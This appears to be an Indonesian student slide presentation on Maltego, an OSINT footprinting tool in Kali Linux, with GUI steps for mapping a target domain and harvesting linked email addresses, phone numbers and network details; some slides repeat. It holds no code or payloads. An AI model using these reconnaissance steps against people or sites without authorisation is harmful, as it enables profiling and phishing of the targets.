

TAHAPAN DALAM PENGGUNAAN MALTEGO

1. BUKA MALTEGO PADA KALI LINUX ANDA, ADA DI MENU INFORMATION GATHERING > MALTEGO





2. LOGIN DENGAN EMAIL DAN PASSWORD YANG TELAH TERDAFTAR


3. SETELAH SELESAI LOGIN MAKA AKAN MUNCUL DIALOG START A MACHINE, PILIH FOOTPRINTING L3 LALU DI STEP KEDUA KITA HARUS MAMASUKAN DOMAIN ATAU LINK WEBSITE TAGE




4. TAMPILAN AWALNYA KURANG LEBIH SEPERTI INI, DAN DISINI KITA BISA MENGGALI INFORMASI DARI TARGET DENGAN KLIK KANAN PADA WEB TARGET DAN RUN ALL TRANSFORMS




5. BEGINILAH TAMPILAN WEBSITE YANG DITARGETKAN TADI SUDAH DI ALL TRANSFORMS




DAN DIBAWAH INI DALAM TAMPILAN ENTRY LIST



6. UNTUK Mencari informasi tentang alamat email, pilih ikon webnya lalu klik KANAN PILIH“MIRROR: EMAIL ADDRESS FOUND”. INILAH HASILNYA TERDAPAT 3 EMAIL YG TERHUBUNG DENGAN WEB TERSEBUT



7. UNTUK MENCARI DATA, DOKUMEN, ATAU YANG LAINNYA CARANYA SAMA SEPERTI MENCARI EMAIL, TINGGAK KLIK KANAN IKON WEBNYA DAN KLIK ALL TRANSFORMS UNTUK MENAMPILKANNYA



8. UNTUK MENCARI DATA, DOKUMEN, ATAU YANG LAINNYA CARANYA SAMA SEPERTI MENCARI EMAIL, TINGGAK KLIK KANAN IKON WEBNYA DAN KLIK ALL TRANSFORMS UNTUK MENAMPILKANNYA


SOURCE

[HTTPS://WWW.GOOGLE.COM/AMP/S/FLATISJUSTICEBLOG.WORDPRESS.COM/2016/08/31/MENGGALI-INFORMASI-MENGGUNAKAN-MALTEGO-DI-KALI-LINUX/AMP/](https://www.google.com/amp/s/flatisjusticeblog.wordpress.com/2016/08/31/menggalinformasi-menggunakan-maltego-di-kali-linux/amp/)

[HTTPS://WWW.GAGALTOTAL666.SITE/2016/06/CARA-MENGGUNAKAN-MALTEGO-DI-KALI-LINUX.HTML?M=1](https://www.gagaltotal666.site/2016/06/cara-menggunakan-maltego-di-kali-linux.html?m=1)

[HTTPS://WWW.GOOGLE.COM/AMP/S/FLATISJUSTICEBLOG.WORDPRESS.COM/2016/08/31/MENGGALI-INFORMASI-MENGGUNAKAN-MALTEGO-DI-KALI-LINUX/AMP/](https://www.google.com/amp/s/flatisjusticeblog.wordpress.com/2016/08/31/menggalinformasi-menggunakan-maltego-di-kali-linux/amp/)

TERIMAKASIH



MALTEGO

HARLI SEPTIA FANI (182420122)

PUTRI ARMILIA PRAYESY (182420125)

DEVIAN SAPUTRA (182420128)

I MADE HARYA WIJAYA OKA RAFFLESIA (182420129)

PUTRI ELEINA NURRAHMA (182420138)

MALTEGO

MALTEGO INI DISEBUT **OSINT (OPEN SOURCE INTELLIGENCE GATHERING)** SEBUAH ALAT UNTUK MELAKUKAN *FOOTPRINTING*, DIGUNAKAN UNTUK MENGUMPULKAN INFORMASI SEBANYAK MUNGKIN DENGAN TUJUAN FORENSIK, *PEN TESTING*, ATAU *ETHICAL HACKING*. APLIKASI YANG DIGUNAKAN UNTUK MEMETAKAN JARINGAN KOMUNIKASI YANG BERADA DI INTERNET TUJUANNYA ADALAH MENGUMPULKAN INFORMASI TENTANG TARGET DAN MENAMPILKAN INFORMASI TERSEBUT DALAM FORMAT YANG MUDAH DIMENGERTI, MEMVISUALISASIKAN INFORMASI TERSEBUT KE DALAM SEBUAH FORMAT GRAPH, SANGAT COCOK UNTUK *LINK ANALYSIS* DAN *DATA MINING*.


FUNGSI DARI MALTEGO ADALAH MEMUDAHKAN SESEORANG YANG Mencari informasi tentang apa yang mereka selidiki atau mereka incar sebagai target, contoh ketika seorang mencari informasi dari sebuah domain menggunakan Maltego, maka Maltego akan menampilkan bebrap informasi seperti berikut:

- **BLOCK IP HOSTING**
- **DOMAIN REGISTE**
- **EMAIL USER & ADMIN**
- **PHONE NUMBER**
- **PETA JARINGAN**

MALTEGO DIBEDAKAN MENJADI VERSI KOMERSIAL (COMMERCIAL EDITION) DAN VERSI GRATIS (COMMUNITY EDITION). Versi gratis yang tersedia di Kali Linux hanya dapat menampilkan maksimal 12 hasil transformasi, sebagai sebuah front-end untuk server OSINT, Maltego versi gratis hanya dapat memakai layanan server milik Paterva. Karena versi yang disediakan oleh Kali Linux adalah versi gratis dari Maltego



TAHAPAN DALAM PENGGUNAAN MALTEGO

1. BUKA MALTEGO PADA KALI LINUX ANDA, ADA DI MENU INFORMATION GATHERING > MALTEGO


